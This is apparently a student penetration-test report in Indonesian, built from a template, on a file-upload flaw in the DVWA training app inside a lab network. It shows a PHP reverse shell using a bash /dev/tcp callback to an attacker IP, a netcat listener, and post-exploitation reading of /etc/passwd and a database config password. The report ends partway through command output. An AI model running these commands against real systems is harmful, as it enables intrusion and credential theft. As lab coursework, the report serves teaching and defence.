<TEAM LOGO/NAME>

2025 Security Assessment Report Prepared For



Report Issued: 04 – 06 – 2025

***Sensitive**: The information in this document is strictly confidential and is intended for <COMPANY NAME>*

Confidentiality Notice

This report contains sensitive, privileged, and confidential information. Precautions should be taken to protect the confidentiality of the information in this document. Publication of this report may cause reputational damage to Damn Vulnerable Web Application (DVWA) or facilitate attacks against DVWA. Kelompok 1 - 3B - TNK shall not be held liable for special, incidental, collateral or consequential damages arising out of the use of this information.

Disclaimer

Note that this assessment may not disclose all vulnerabilities that are present on the systems within the scope of the engagement. This report is a summary of the findings from a "point-in-time" assessment made on DVWA's environment. Any changes made to the environment during the period of testing may affect the results of the assessment.

TABLE OF CONTENTS

Confidentiality Notice 2

Disclaimer 2

EXECUTIVE SUMMARY 4

Big Issue Recommendation 4

HIGH LEVEL ASSESSMENT OVERVIEW 6

Observed Security Strengths 6

Areas for Improvement 6

Short Term Recommendations 6

Long Term Recommendations 6

SCOPE 8

Networks 8

Other 8

Provided Credentials 8

TESTING METHODOLOGY 9

CLASSIFICATION DEFINITIONS 10

Risk Classifications 10

Exploitation Likelihood Classifications 10

Business Impact Classifications 11

Remediation Difficulty Classifications 11

ASSESSMENT FINDINGS 12

APPENDIX B - ENGAGEMENT INFORMATION 26

Client Information 26

Version Information 26

Contact Information 26

EXECUTIVE SUMMARY

`Kelompok 1 - 3B - TNK` melakukan asesmen keamanan terhadap jaringan internal perusahaan DVWA pada `<TEST DATE>`. Pengujian penetrasi yang dilakukan oleh `Kelompok 1 - 3B - TNK` menyimulasikan serangan dari aktor ancaman eksternal yang berusaha mendapatkan akses ke sistem dalam jaringan internal DVWA. Tujuan dari asesmen ini adalah untuk menemukan dan mengidentifikasi kerentanan pada infrastruktur DVWA serta memberikan rekomendasi perbaikan terhadap kerentanan tersebut. `Kelompok 1 - 3B - TNK` mengidentifikasi total `<VULN TOTAL NUM>` kerentanan dalam cakupan pengujian ini, yang dirinci berdasarkan tingkat keparahan dalam tabel di bawah ini.

CRITICAL	HIGH	MEDIUM	LOW
1	2	2	1

Kerentanan untuk CASE #03 yakni WEB FILE EXPLOITATION PATH dapat dikategorikan sebagai kategori “Kritis”. Kerentanan ini memberikan peluang bagi penyerang untuk mengunggah dan mengeksekusi skrip berbahaya di sisi server, yang dapat menyebabkan pengambilalihan sistem secara penuh. Penyerang dapat memperoleh akses tidak sah ke data sensitif, mengeksekusi perintah sewenang-wenang di server, menanamkan backdoor, atau membangun koneksi shell jarak jauh secara persisten untuk mempertahankan kendali atas sistem yang terdampak. Untuk menjamin kerahasiaan, integritas, dan ketersediaan data, tindakan perbaikan keamanan harus segera diterapkan sebagaimana dijelaskan dalam temuan asesmen keamanan.

Perlu dicatat bahwa asesmen ini mungkin tidak mengungkap semua kerentanan yang ada dalam sistem yang diuji. Perubahan apa pun yang dilakukan terhadap *environtment* selama periode pengujian dapat memengaruhi hasil dari asesmen ini.

Big Issue Recommendation

Temuan yang diperoleh dari pengujian ini menunjukkan adanya kelemahan mendasar dalam kebijakan keamanan dan tata kelola infrastruktur aplikasi DVWA, terutama terkait pengelolaan direktori upload dan validasi file. Kegagalan dalam membatasi direktori unggahan agar tidak dapat mengeksekusi file, serta tidak adanya validasi MIME-type secara server-side, menunjukkan

kurangnya penerapan prinsip secure development lifecycle (SDLC) dan compliance terhadap standar praktik keamanan aplikasi web yang umum seperti OWASP Top 10.

Lebih jauh lagi, tidak adanya mekanisme deteksi atau mitigasi terhadap akses tidak sah dan persistensi jangka panjang menunjukkan kurangnya strategi pertahanan mendalam (defense-in-depth). Jika kelemahan-kelemahan ini ditemukan dalam aplikasi produksi yang menangani data pengguna nyata, maka dapat terjadi pelanggaran privasi, kebocoran data kredensial, serta pengambilalihan sistem secara penuh oleh penyerang, yang berpotensi melanggar peraturan perlindungan data seperti UU PDP atau GDPR jika sistem digunakan secara global.

Kami merekomendasikan agar tim manajemen eksekutif meninjau ulang secara menyeluruh kebijakan keamanan aplikasi dan melakukan audit menyeluruh terhadap proses deployment, hak akses direktori, serta validasi input. Hal ini bukan hanya persoalan teknis, tetapi juga mencerminkan perlunya pembenahan pada kebijakan keamanan organisasi dan budaya keamanan siber perusahaan.

HIGH LEVEL ASSESSMENT OVERVIEW

Observed Security Strengths

Kelompok 1 - 3B - TNK tidak mengidentifikasi adanya keamanan yang cukup memadai untuk melindungi server DVWA yang menjadi lingkup pengujian untuk CASE #03 ini. Fokus pengujian pada kerentanan spesifik yaitu file upload validation yang menuju ke kerentanan-kerentanan lainnya pada server DVWA.

Areas for Improvement

Kelompok 1 - 3B - TNK merekomendasikan agar DVWA melakukan langkah-langkah berikut guna memperkuat keamanan aplikasi dan mencegah eksploitasi lanjutan. Fokus utama ada pada kontrol file upload, pembatasan akses, dan deteksi dini terhadap potensi intrusi.

Short Term Recommendations

Kelompok 1 - 3B - TNK merekomendasikan DVWA untuk segera mengambil tindakan berikut guna meminimalisir resiko keamanan data dan bisnis.

Perkuat Validasi dan Kontrol File Upload

- Validasi file upload di sisi server berdasarkan MIME-type dan konten file, bukan hanya ekstensi.
- Implementasikan whitelist ketat terhadap file yang diperbolehkan diunggah (misalnya hanya gambar .jpg dan .png).

Isolasi Keamanan dan Direktori Upload

- Pisahkan direktori penyimpanan file dari direktori publik/executable.
- Nonaktifkan kemampuan eksekusi file .php atau jenis file berbahaya lainnya dengan .htaccess atau konfigurasi server web.
- Pantau aktivitas di direktori upload secara real time menggunakan IDS/IPS atau sistem log-monitoring.

Long Term Recommendations

Kelompok 1 - 3B - TNK merekomendasikan tindakan berikut untuk diambil pada rentang waktu 3-6 bulan kedepan untuk memperbaiki resiko yang tidak memiliki urgensi mendesak kepada

bisnis

Penguatan Konfigurasi Server dan Akses File

- Batasi permission file dan direktori, khususnya file sensitif seperti .php, .conf, .env, dan .bak, agar hanya dapat diakses oleh user tertentu. Gunakan permission seperti chmod 600 untuk file konfigurasi penting.
- Implementasikan prinsip least privilege secara ketat agar user www-data hanya memiliki akses minimum yang diperlukan.
- Batasi direktori upload agar tidak bisa mengeksekusi file, bahkan jika ada bypass validasi.

Penerapan Web Application Firewall

- Gunakan Web Application Firewall (WAF) untuk mendeteksi dan memblokir eksploitasi seperti command injection atau akses langsung ke file berbahaya.

SCOPE

Semua pengujian didasarkan pada lingkup yang didefinisikan untuk Ujian Praktikum Keamanan Data dan Jaringan, khususnya untuk CASE #03 – Web File Upload Execution Path. Item-item dalam lingkup tercantum di bawah ini.

Networks

Network	Note
10.0.2.0/24	Network lokal untuk DVWA dan attacker (host-only VirtualBox)

Other

Name	System Type	Note
-	-	Not Applicable

Provided Credentials

DVWA menyediakan Kelompok 1 - 3B - TNK dengan kredensial berikut untuk memfasilitasi assesmen keamanan yang dilakukan.

Item	Note
Admin account	Akun default DVWA untuk login dan pengujian fitur upload (admin/admin)

TESTING METHODOLOGY

Metodologi pengujian Kelompok 1 - 3B - TNK dibagi menjadi tiga fase utama: pengintaian, penilaian target, dan eksekusi eksploitasi. Pada tahap pengintaian, tim mengidentifikasi fitur File Upload di DVWA dan melakukan serangkaian uji coba unggahan file seperti gambar dan teks untuk memahami proses validasi. Ditemukan bahwa server hanya menerima file dengan ekstensi .jpg atau .png, namun validasi masih dapat dilewati. Pada tahap penilaian, Kelompok 1 - 3B - TNK membuat file reverse shell PHP. File berhasil diunggah dan dieksekusi melalui URL langsung, sehingga reverse shell aktif dan koneksi dari server ke attacker berhasil dibangun. Dalam fase eksploitasi, Kelompok 1 - 3B - TNK melakukan enumerasi sistem dengan memeriksa user aktif, direktori home, file konfigurasi DVWA, serta permission direktori upload. Untuk memastikan persistensi, tim mengunggah web shell cadangan dan memverifikasi akses melalui browser. Seluruh tahapan dilakukan secara terkendali tanpa mengganggu operasi sistem yang sedang berjalan.

CLASSIFICATION DEFINITIONS

Risk Classifications

Level	Score	Description
Critical	**10**	The vulnerability poses an immediate threat to the organization. Successful exploitation may permanently affect the organization. Remediation should be immediately performed.
High	**7-9**	The vulnerability poses an urgent threat to the organization, and remediation should be prioritized.
Medium	**4-6**	Successful exploitation is possible and may result in notable disruption of business functionality. This vulnerability should be remediated when feasible.
Low	**1-3**	The vulnerability poses a negligible/minimal threat to the organization. The presence of this vulnerability should be noted and remediated if possible.
Informational	**0**	These findings have no clear threat to the organization, but may cause business processes to function differently than desired or reveal sensitive information about the company.

Exploitation Likelihood Classifications

Likelihood	Description
Likely	Exploitation methods are well-known and can be performed using publicly available tools. Low-skilled attackers and automated tools could successfully exploit the vulnerability with minimal difficulty.
Possible	Exploitation methods are well-known, may be performed using public tools, but require configuration. Understanding of the underlying system is required for successful exploitation.
Unlikely	Exploitation requires deep understanding of the underlying systems or advanced technical skills. Precise conditions may be required for successful exploitation.

Business Impact Classifications

Impact	Description
Major	Successful exploitation may result in large disruptions of critical business functions across the organization and significant financial damage.
Moderate	Successful exploitation may cause significant disruptions to non-critical business functions.
Minor	Successful exploitation may affect few users, without causing much disruption to routine business functions.

Remediation Difficulty Classifications

Difficulty	Description
Hard	Remediation may require extensive reconfiguration of underlying systems that is time consuming. Remediation may require disruption of normal business functions.
Moderate	Remediation may require minor reconfigurations or additions that may be time-intensive or expensive.
Easy	Remediation can be accomplished in a short amount of time, with little difficulty.

ASSESSMENT FINDINGS

Number	Finding	Risk Score	Risk	Page
1	Executable Upload Directory and Remote Code Execution	**10**	**Critical**	14
2	Privilege & Sensitive Information Disclosure	**10**	**Critical**	16
3	Persistance via Secondary Webshell Upload	**10**	**Critical**	23
4	Unrestricted File Upload	**7**	**High**	13

1 – Unrestricted File Upload

HIGH RISK (7/10)	
Exploitation Likelihood	**Likely**
Business Impact	**Moderate**
Remediation Difficulty	**Moderate**

Security Implications

Modul file upload DVWA tidak melakukan validasi secara menyeluruh terhadap file yang diunggah. \ Hal ini memungkinkan attacker mengunggah file berbahaya. Attacker dapat mengunggah dan mengeksekusi file seperti .php yang berujung pada remote code execution. Hal ini memungkinkan pembukaan reverse shell dan potensi kontrol penuh terhadap sistem.

Analysis

Ketika melakukan proses upload file dengan jenis file yang diizinkan oleh DVWA, web dapat menerima unggahan file tersebut tanpa masalah.




***Figure 6.1.1**: file dengan ekstensi .jpeg dapat diupload ke DVWA*

Kemudian, jika dicoba mengunggah file dengan ekstensi yang tidak diizinkan, seperti file teks dengan ekstensi .txt, server masih menerima file tersebut sehingga file tersebut masuk ke server dan diekseskusi.




***Figure 6.1.2**: file dengan ekstensi .txt dapat diupload ke DVWA*

Dapat dilihat bahwa walaupun pada tuisan di front-end hanya bisa memasukkan file jpg atau png, pada kenyataannya file lain seperti .txt juga masih bisa diupload. Hal tersebut dapat disebabkan oleh alur validasi yang sangat minim atau bahkan dapat disebut tidak ada. Teknik pencegahan hanya di front-end yaitu dengan peringatan hanya bisa upload file jpg atau png. Tetapi, pada back-end atau server tida ada alur validasi untuk memvalidasi jenis file yang diupload. Maka dari itu, file selain jpg dan png masih tetap bisa diupload.

Recommendations

- Validasi file upload di sisi server berdasarkan **MIME-type** dan konten file.
- Implementasikan whitelist ketat terhadap jenis file yang diperbolehkan.

2 – Executable Upload Directory and Remote Code Execution

CRITICAL RISK (10/10)	
Exploitation Likelihood	**Likely**
Business Impact	**Major**
Remediation Difficulty	**Moderate**

Security Implications

Direktori tempat file upload disimpan bersifat executable, artinya file yang diunggah ke direktori tersebut dapat langsung dijalankan oleh web server. Hal ini menunjukkan kesalahan konfigurasi server yang kritikal. Penyerang bisa mengunggah dan menjalankan file backdoor atau webshell secara langsung. Ini memperbesar risiko persistensi, lateral movement, dan exfiltrasi data.

Analysis

Karena validasi file upload rentan, dilakukan pengujian untuk upload file dengan eksensi .php. file php dapat digunakan untuk shell scripting sehingga dapat digunakan untuk reverse shell. Setelah itu, dibuat file .php untuk melakukan reverse shell kepada target atau web DVWA.



***Figure 6.2.1**: file php untuk reverse shell*

Gambar tersebut adalah isi dari file php yang digunakan untuk reverse shell ke DVWA. exec() adalah fungsi PHP yang menjalankan perintah sistem (shell command) di server. "bin/bash -c 'bash -i >& /dev/tcp/10.0.2.15/4444 0>&1 '" adalah perintah shell yang dijalankan. Berikut perintah shell secara rinci:

- bin/bash -c : Memanggil bash shell untuk menjalankan perintah yang ada di dalam tanda kutip.
- 'bash -i' : Membuka bash shell interaktif.
- >& /dev/tcp/10.0.2.15/4444 : Mengalihkan **stdout** (output) dan **stderr** (error) shell ke koneksi TCP ke alamat IP 10.0.2.15 pada port 4444.
- 0>&1 : Mengalihkan **stdin** (input) dari shell ke koneksi TCP yang sama, sehingga attacker bisa mengirim perintah ke shell ini.

Kode ini membuat reverse shell, yaitu; Server yang terkena exploit menjalankan bash shell yang “terhubung balik” (reverse) ke komputer penyerang di IP 10.0.2.15 port 4444.Penyerang bisa mengontrol shell tersebut secara interaktif seolah-olah sedang login langsung ke server. Ini sangat berbahaya karena memungkinkan akses penuh ke server dari jarak jauh. Setelah file php untuk reverse shell jadi, lalu dilakukan pengujian upload ke dvwa




***Figure 6.2.2**: file shell.php dapat diupload ke dvwa*

Untuk menguji reverse shell, pada mesin penyerang dilakukan perintah **netcat** dengan command `nc -lvnp 4444` perintah tersebut berfungsi untuk mendengarkan port 4444 dari target. Lalu file shell.php upload kembali di dvwa. File shell.php kemudian akan dieksekusi oleh server dvwa sehingga menghubungkan penyerang dan port nya (4444) dengan web DVWA. Setelah itu pada mesin penyerang setelah dieksekusi netcat tadi akan muncul respon dan penyerang pun sudah bisa masuk ke shell target atau server DVWA.



***Figure 6.2.3**: penyerang sudah masuk ke server DVWA*

Recommendations

- Pisahkan direktori upload dari direktori publik/executable.
- Nonaktifkan eksekusi file .php pada folder upload melalui pengaturan .htaccess atau konfigurasi web server.
- Lakukan audit berkala terhadap direktori upload.

3 - Privilege & Sensitive Information Disclosure

CRITICAL RISK (10/10)	
Exploitation Likelihood	**Likely**
Business Impact	**Major**
Remediation Difficulty	**Moderate**

Security Implications

This is where you give a 1-2 sentence description about the major impact of the finding. This finding is very important because it can destroy the entire business if left unchecked.

Analysis

Setelah berhasil masuk ke shell target, penyerang dapat menjalankan perintah sistem untuk mengumpulkan informasi penting yang seharusnya tidak bisa diakses secara bebas oleh

pengguna biasa atau attacker. Penyerang dapat mendapatkan informasi diantaranya user yang terdaftar pada sistem, listing directory home, lokasi folder DVWA dan membuka fil konfigurasi DVWA, serta mencari file konfigurasi lain.




***Figure 6.3.1**: cek semua user yang terdaftar pada sistem*

Dengan menjalankan perintah seperti cat /etc/passwd, penyerang bisa mengetahui akun user yang ada di server. Informasi ini penting untuk menentukan target selanjutnya atau mencari user dengan privilege tinggi.




***Figure 6.3.2**: list direktori home*

Melihat isi direktori home tiap user untuk mengetahui data pribadi, skrip otomatisasi, atau file konfigurasi yang dapat disalahgunakan.

```
www-data@kali:/var/www/html$ ls -la
ls -la
total 28
drwxr-xr-x  3 root     root      4096 Jun  1 06:06 .
drwxr-xr-x  3 root     root      4096 Apr 23 04:07 ..
drwxr-xr-x 12 www-data www-data  4096 Jun  1 06:06 DVWA
-rw-r--r--  1 root     root     10703 Apr 23 04:18 index.html
-rw-r--r--  1 root     root       615 Apr 23 04:14 index.nginx-debian.html
www-data@kali:/var/www/html$ ls -la DVWA/hackable/uploads/
ls -la DVWA/hackable/uploads/
total 40
drwxr-xr-x 2 www-data www-data  4096 Jun  1 08:00 .
drwxr-xr-x 5 www-data www-data  4096 Jun  1 06:06 ..
-rw-r--r-- 1 www-data www-data 12668 Jun  1 07:09 Untitled.jpeg
-rwxr-xr-x 1 www-data www-data   667 Jun  1 06:06 dvwa_email.png
-rw-r--r-- 1 www-data www-data     0 Jun  1 06:55 percobaan.php
-rw-r--r-- 1 www-data www-data     0 Jun  1 06:13 percobaan.php5
-rw-r--r-- 1 www-data www-data     0 Jun  1 07:10 percobaan.txt
-rw-r--r-- 1 www-data www-data    31 Jun  1 07:14 percobaan1.php
-rw-r--r-- 1 www-data www-data    74 Jun  1 08:00 shell.php
-rw-r--r-- 1 www-data www-data    74 Jun  1 07:51 shell.php.jpg
www-data@kali:/var/www/html$
```

***Figure 6.3.3**: Cek lokasi folder DVWA*

Mengetahui direktori tempat file upload disimpan dan izin aksesnya membantu penyerang memetakan titik lemah untuk persistence (misalnya mengunggah webshell tambahan atau menjadikan akses tetap terbuka). Dapat dilihat juga banyak file yang merupakan hasil upload dari web dan tidak semuanya jpg atau php. Menandakan filtering jenis file pada web DVWA rentan.

```
www-data@kali:/var/www/html$ ls -la DVWA/config
ls -la DVWA/config
total 20
drwxr-xr-x  2 www-data www-data 4096 Jun  1 06:08 .
drwxr-xr-x 12 www-data www-data 4096 Jun  1 06:06 ..
-rwxr-xr-x  1 www-data www-data 2494 Jun  1 06:07 config.inc.php
-rw-r--r--  1 www-data www-data 2494 Jun  1 06:08 config.inc.php.bak
-rwxr-xr-x  1 www-data www-data 2494 Jun  1 06:06 config.inc.php.dist
www-data@kali:/var/www/html$
```

***Figure 6.3.4**: Cari file konfigurasi DVWA di DVWA/config*

File konfigurasi biasanya berisi informasi sensitif seperti username dan password database, API key, atau pengaturan keamanan. Mendapatkan kredensial ini memungkinkan penyerang untuk mengambil alih database, mengakses data pengguna, atau menjalankan serangan lanjutan.

```
www-data@kali:/var/www/html$ cat DVWA/config/config.inc.php
cat DVWA/config/config.inc.php
<?php

# If you are having problems connecting to the MySQL database and all of the variables below are correct
# try changing the 'db_server' variable from localhost to 127.0.0.1. Fixes a problem due to sockets.
#   Thanks to @digininja for the fix.

# Database management system to use
$DBMS = getenv('DBMS') ?: 'MySQL';
#$DBMS = 'PGSQL'; // Currently disabled

# Database variables
#   WARNING: The database specified under db_database WILL BE ENTIRELY DELETED during setup.
#   Please use a database dedicated to DVWA.
#
# If you are using MariaDB then you cannot use root, you must use create a dedicated DVWA user.
#   See README.md for more information on this.
$_DVWA = array();
$_DVWA[ 'db_server' ]   = getenv('DB_SERVER') ?: '127.0.0.1';
$_DVWA[ 'db_database' ] = getenv('DB_DATABASE') ?: 'dvwa';
$_DVWA[ 'db_user' ]     = getenv('DB_USER') ?: 'dvwa';
$_DVWA[ 'db_password' ] = getenv('DB_PASSWORD') ?: 'p@ssw0rd';
$_DVWA[ 'db_port']      = getenv('DB_PORT') ?: '3306';

# ReCAPTCHA settings
#   Used for the 'Insecure CAPTCHA' module
#   You'll need to generate your own keys at: https://www.google.com/recaptcha/admin
$_DVWA[ 'recaptcha_public_key' ]  = getenv('RECAPTCHA_PUBLIC_KEY') ?: '';
$_DVWA[ 'recaptcha_private_key' ] = getenv('RECAPTCHA_PRIVATE_KEY') ?: '';

# Default security level
#   Default value for the security level with each session.
#   The default is 'impossible'. You may wish to set this to either 'low', 'medium', 'high' or impossible'.
$_DVWA[ 'default_security_level' ] = getenv('DEFAULT_SECURITY_LEVEL') ?: 'impossible';

# Default locale
#   Default locale for the help page shown with each session.
#   The default is 'en'. You may wish to set this to either 'en' or 'zh'.
$_DVWA[ 'default_locale' ] = getenv('DEFAULT_LOCALE') ?: 'en';

# Disable authentication
#   Some tools don't like working with authentication and passing cookies around
#   so this setting lets you turn off authentication.
$_DVWA[ 'disable_authentication' ] = getenv('DISABLE_AUTHENTICATION') ?: false;

define ('MYSQL', 'mysql');
define ('SQLITE', 'sqlite');

# SQLi DB Backend
#   Use this to switch the backend database used in the SQLi and Blind SQLi labs.
#   This does not affect the backend for any other services, just these two labs.
#   If you do not understand what this means, do not change it.
$_DVWA['SQLI_DB'] = getenv('SQLI_DB') ?: MYSQL;
```

***Figure 6.3.5**: Buka dan cek file konfigurasi DVWA (config.inc.php)*

Isi dari file DVWA/config/config.inc.php menunjukkan variabel-variabel konfigurasi penting yang berhasil diakses lewat reverse shell. Jenis informasi sensitif yang terbuka diantaranya;

- **Username Database**: dvwa
- **Password Database**: p@ssw0rd
- **Alamat Server Database**: 127.0.0.1
- **Nama Database**: dvwa

Dampak dari kerentanan ini diantaranya kompromi database, serangan lanjutan seperti SQL injection atau persistensi, dan privilege escalation. Kredensial database dapat digunakan untuk login atau mausk ke database dan mengambil/mengubah data pengguna. Jika server database bisa diakses dari luar (misalnya karena kesalahan konfigurasi jaringan), kredensial ini bisa digunakan untuk SQL injection manual, eksfiltrasi data, atau bahkan persistensi (misalnya

menyisipkan user admin baru). Jika database memiliki peran dalam otorisasi pengguna, attacker bisa mendapatkan akses lebih tinggi atau bahkan admin.

Di server DVWA juga masih terdapat kemungkinan file konfigurasi atau file penting yang lain, file-file tersebut dapat dicek juga jika penyerang masuk ke shell DVWA. Hal ini dapat menyebabkan dampak yang lebih besar lagi dari yang telah disebutkan sebelumnya.

```
www-data@kali:/var/www/html$ find /var/www -type f \( -name "*.php" -o -name "*.conf" -o -name "*.env" -o -name "*.bak" \
←name "*.conf" -o -name "*.env" -o -name "*.bak" \)
/var/www/html/DVWA/security.php
/var/www/html/DVWA/instructions.php
/var/www/html/DVWA/external/recaptcha/recaptchalib.php
/var/www/html/DVWA/config/config.inc.php
/var/www/html/DVWA/config/config.inc.php.bak
/var/www/html/DVWA/login.php
/var/www/html/DVWA/dvwa/includes/dvwaPage.inc.php
/var/www/html/DVWA/dvwa/includes/Parsedown.php
/var/www/html/DVWA/dvwa/includes/DBMS/PGSQL.php
/var/www/html/DVWA/dvwa/includes/DBMS/MySQL.php
/var/www/html/DVWA/setup.php
/var/www/html/DVWA/about.php
/var/www/html/DVWA/index.php
/var/www/html/DVWA/hackable/uploads/percobaan1.php
/var/www/html/DVWA/hackable/uploads/percobaan.php
/var/www/html/DVWA/hackable/uploads/shell.php
/var/www/html/DVWA/hackable/flags/fi.php
/var/www/html/DVWA/vulnerabilities/javascript/source/medium.php
/var/www/html/DVWA/vulnerabilities/javascript/source/impossible.php
/var/www/html/DVWA/vulnerabilities/javascript/source/low.php
/var/www/html/DVWA/vulnerabilities/javascript/source/high.php
/var/www/html/DVWA/vulnerabilities/javascript/index.php
/var/www/html/DVWA/vulnerabilities/javascript/help/help.php
/var/www/html/DVWA/vulnerabilities/xss_r/source/medium.php
/var/www/html/DVWA/vulnerabilities/xss_r/source/impossible.php
/var/www/html/DVWA/vulnerabilities/xss_r/source/low.php
/var/www/html/DVWA/vulnerabilities/xss_r/source/high.php
/var/www/html/DVWA/vulnerabilities/xss_r/index.php
